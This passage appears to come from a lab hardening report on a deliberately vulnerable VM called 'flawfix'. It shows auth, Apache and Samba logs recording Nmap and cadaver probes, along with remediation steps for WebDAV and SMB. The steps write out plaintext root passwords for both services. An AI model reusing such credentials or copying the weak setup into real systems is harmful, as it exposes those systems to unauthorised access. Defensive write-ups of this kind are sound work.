-sha256,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,diffie-hellman-group14-sha256,ext-info-c,kex-str
2024-11-14T15:11:13.854893+00:00 flawfix sshd[1275]: Unable to negotiate with 10.0.2.15 port 43372: no matching key
1x25519-sha512@openssh.com,curve25519-sha256,curve25519-sha256@libssh.org,ecdh-sha2-nistp256,ecdh-sha2-nistp384,ecdh
-sha256,diffie-hellman-group16-sha512,diffie-hellman-group18-sha512,diffie-hellman-group14-sha256,ext-info-c,kex-str
2024-11-14T15:12:17.624156+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr
2024-11-14T15:13:28.685889+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr
2024-11-14T15:13:28.715621+00:00 flawfix sshd[1267]: Received signal 15; terminating.
2024-11-14T15:13:38.474398+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr
2024-11-14T15:14:19.214809+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr
2024-11-14T15:14:19.276903+00:00 flawfix sshd[1308]: Server listening on :: port 22.
2024-11-14T15:14:22.621331+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr
2024-11-14T15:14:47.134859+00:00 flawfix sshd[1314]: Accepted password for anonymous from 10.0.2.15 port 38402 ssh2
2024-11-14T15:14:47.137852+00:00 flawfix sshd[1314]: pam_unix(sshd:session): session opened for user anonymous(uid=1
2024-11-14T15:15:17.772401+00:00 flawfix sshd[1370]: Received disconnect from 10.0.2.15 port 38402:11: disconnected
2024-11-14T15:15:17.773315+00:00 flawfix sshd[1370]: Disconnected from user anonymous 10.0.2.15 port 38402
2024-11-14T15:15:17.773975+00:00 flawfix sshd[1314]: pam_unix(sshd:session): session closed for user anonymous
2024-11-14T15:15:45.354537+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr
2024-11-14T15:19:04.204295+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr
2024-11-14T15:24:08.046259+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr
```

Fig 5.3

```
anonymous@flawfix:~$ sudo tail -f /var/log/auth.log
2024-11-15T05:35:01.226519+00:00 flawfix CRON[1186]: pam_unix(cron:session): session opened for user root(uid=0) by root
2024-11-15T05:35:01.235063+00:00 flawfix CRON[1186]: pam_unix(cron:session): session closed for user root
2024-11-15T05:35:18.731933+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr/bin
2024-11-15T05:35:18.733005+00:00 flawfix sudo: pam_unix(sudo:session): session opened for user root(uid=0) by anonymous(
2024-11-15T05:35:18.740911+00:00 flawfix sudo: pam_unix(sudo:session): session closed for user root
2024-11-15T05:36:22.291968+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr/bin
2024-11-15T05:36:22.293413+00:00 flawfix sudo: pam_unix(sudo:session): session opened for user root(uid=0) by anonymous(
2024-11-15T05:36:22.364168+00:00 flawfix sudo: pam_unix(sudo:session): session closed for user root
2024-11-15T05:36:38.297352+00:00 flawfix sudo: anonymous : TTY=tty1 ; PWD=/home/anonymous ; USER=root ; COMMAND=/usr/bin
2024-11-15T05:36:38.299362+00:00 flawfix sudo: pam_unix(sudo:session): session opened for user root(uid=0) by anonymous(
```

Fig 5.4

WebDAV:

Restrict Directory Permissions:

- sudo chmod -R 750 /var/www/webdav

Enable HTTPS

- sudo a2enmod ssl
- sudo a2ensite default-ssl
- sudo systemctl restart apache2

Limit Access by IP address

- nano /etc/apache2/sites-available/000-default.conf
    - Require ip 10.0.2.0/24 # replace with trusted IP range

Change the password

- sudo htpasswd /etc/apache2/webdav.password root
    - {Enter new password} [root:W3bdav#234]


- sudo systemctl restart apache2
- sudo systemctl status apache2

To view the generated logs:

- tail /var/log/apache2/access.log |last 10 lines of the access log| {Fig 5.6}
- tail -f /var/log/apache2/access.log |follow new entries in real time|
- tail /var/log/apache2/error.log
- tail -f /var/log/apache2/error.log
- you can use ‘cat’ to view the full content of file.

You can also grep the WebDAV specific methods from access.log

- grep -E “PROPFIND|OPTIONS|PUT|DELETE” /var/log/apache2/access.log {Fig 5.5}



```
10.0.2.15 - - [13/Nov/2024:04:33:29 +0000] "OPTIONS / HTTP/1.1" 200 192 "-" "Mozilla/5.0 (compatible; Nmap Scripting
10.0.2.15 - - [13/Nov/2024:04:33:29 +0000] "OPTIONS / HTTP/1.1" 200 192 "-" "Mozilla/5.0 (compatible; Nmap Scripting
10.0.2.15 - - [13/Nov/2024:04:33:29 +0000] "OPTIONS / HTTP/1.1" 200 192 "-" "Mozilla/5.0 (compatible; Nmap Scripting
10.0.2.15 - - [13/Nov/2024:04:33:29 +0000] "OPTIONS / HTTP/1.1" 200 192 "-" "Mozilla/5.0 (compatible; Nmap Scripting
10.0.2.15 - - [13/Nov/2024:04:33:29 +0000] "OPTIONS / HTTP/1.1" 200 192 "-" "Mozilla/5.0 (compatible; Nmap Scripting
10.0.2.15 - - [15/Nov/2024:04:43:38 +0000] "OPTIONS /webdav/ HTTP/1.1" 401 715 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:43:47 +0000] "OPTIONS /webdav/ HTTP/1.1" 200 356 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:43:47 +0000] "PROPFIND /webdav/ HTTP/1.1" 207 846 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:43:50 +0000] "PROPFIND /webdav/ HTTP/1.1" 207 1366 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:43:53 +0000] "PROPFIND /webdav/ HTTP/1.1" 207 1366 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:44:14 +0000] "PROPFIND /webdav/ HTTP/1.1" 207 1366 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - - [15/Nov/2024:04:44:28 +0000] "OPTIONS /webdav/ HTTP/1.1" 200 1746 "-" "cadaver/0.24 neon/0.33.0"
```

Fig 5.5

```
anonymous@flawfix:~$ tail /var/log/apache2/access.log
10.0.2.15 - - [15/Nov/2024:04:43:38 +0000] "OPTIONS /webdav/ HTTP/1.1" 401 715 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:43:47 +0000] "OPTIONS /webdav/ HTTP/1.1" 200 356 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:43:47 +0000] "PROPFIND /webdav/ HTTP/1.1" 207 846 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:43:50 +0000] "PROPFIND /webdav/ HTTP/1.1" 207 1366 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:43:53 +0000] "PROPFIND /webdav/ HTTP/1.1" 207 1366 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:43:53 +0000] "GET /webdav/test.txt HTTP/1.1" 403 434 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:44:10 +0000] "GET /webdav/test.txt HTTP/1.1" 403 434 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - root [15/Nov/2024:04:44:14 +0000] "PROPFIND /webdav/ HTTP/1.1" 207 1366 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - - [15/Nov/2024:04:44:28 +0000] "OPTIONS /webdav/ HTTP/1.1" 200 1746 "-" "cadaver/0.24 neon/0.33.0"
10.0.2.15 - - [15/Nov/2024:04:44:28 +0000] "PROPFIND /webdav/ HTTP/1.1" 405 522 "-" "cadaver/0.24 neon/0.33.0"
```

Fig 5.6

SMB:

Modify the Samba Config:

- sudo nano /etc/samba/smb.conf

- Ensure the following settings are in the [global] section to allow both user and anonymous access:
    - [global]
    - security = user
    - map to guest = never
    - usershare allow guests = no
    - server min protocol = SMB2
    - restrict anonymous = 2 [to stop enum4linux enumeration]
    - log level = 2
        - you can increase the verbosity of Samba logs by adjusting the log level

    - Edit the [VulnerableShare] section

    - [VulnerableShare]
    - path = /srv/samba/share
    - browsable = yes
    - writable = yes
    - guest ok = no
    - valid users = smbuser

Adjust the permissions on the share directory

- sudo chmod 770 /srv/samba/share

Change SMB User Password

- sudo smbpasswd -a root
    - Enter new password [root:5mb@r00t]

Restart the service to reflect the changes:

- sudo systemctl restart smbd
- sudo systemctl status smbd

Monitor the logs:

- sudo tail /var/log/samba/log.smbd {Fig 5.7}
- sudo tail -f /var/log/samba/log.smbd
- sudo tail -f /var/log/samba/log.root
- If Samba logs are integrated with systemd:
    - sudo journalctl -u smbd
    - sudo journalcctl -u smbd –since “2024-11-14”

```
anonymous@flawfix:~$ sudo tail /var/log/samba/log.smbd
  Processing section "[printers]"
[2024/11/15 05:52:20.022006,  2] source3/param/loadparm.c:2916(lp_do_section)
  Processing section "[print$]"
[2024/11/15 05:52:20.022100,  2] source3/param/loadparm.c:2916(lp_do_section)
  Processing section "[VulnerableShare]"
  added interface enp0s3 ip=10.0.2.7 bcast=10.0.2.255 netmask=255.255.255.0
[2024/11/15 05:52:20.028024,  1] source3/profile/profile.c:49(set_profile_level)
  INFO: Profiling turned OFF from pid 1663
[2024/11/15 05:52:20.044570,  2] source3/smbd/server.c:1371(smbd_parent_loop)
  waiting for connections
anonymous@flawfix:~$
```

Fig 5.7

```
-- Boot bf89d77aad6d4a09a3094cf9e0c11eaf --
Nov 15 04:47:31 flawfix systemd[1]: Starting smbd.service - Samba SMB Daemon...
Nov 15 04:47:31 flawfix (smbd)[951]: smbd.service: Referenced but unset environment variable evaluates to an empty st
Nov 15 04:47:31 flawfix systemd[1]: Started smbd.service - Samba SMB Daemon.
-- Boot 835fb9d8fa4748a0ace6b16f26824c1e --
Nov 15 05:34:33 flawfix systemd[1]: Starting smbd.service - Samba SMB Daemon...
Nov 15 05:34:33 flawfix (smbd)[903]: smbd.service: Referenced but unset environment variable evaluates to an empty st
Nov 15 05:34:33 flawfix systemd[1]: Started smbd.service - Samba SMB Daemon.
Nov 15 05:44:13 flawfix systemd[1]: Stopping smbd.service - Samba SMB Daemon...
Nov 15 05:44:13 flawfix systemd[1]: smbd.service: Deactivated successfully.
Nov 15 05:44:13 flawfix systemd[1]: Stopped smbd.service - Samba SMB Daemon.
Nov 15 05:44:13 flawfix systemd[1]: Starting smbd.service - Samba SMB Daemon...
Nov 15 05:44:13 flawfix (smbd)[1260]: smbd.service: Referenced but unset environment variable evaluates to an empty s
Nov 15 05:44:13 flawfix systemd[1]: Started smbd.service - Samba SMB Daemon.
Nov 15 05:47:43 flawfix smbd[1286]: pam_unix(samba:session): session closed for user nobody
Nov 15 05:47:58 flawfix smbd[1287]: pam_unix(samba:session): session closed for user nobody
Nov 15 05:48:28 flawfix smbd[1288]: pam_unix(samba:session): session closed for user nobody
```

Fig 5.8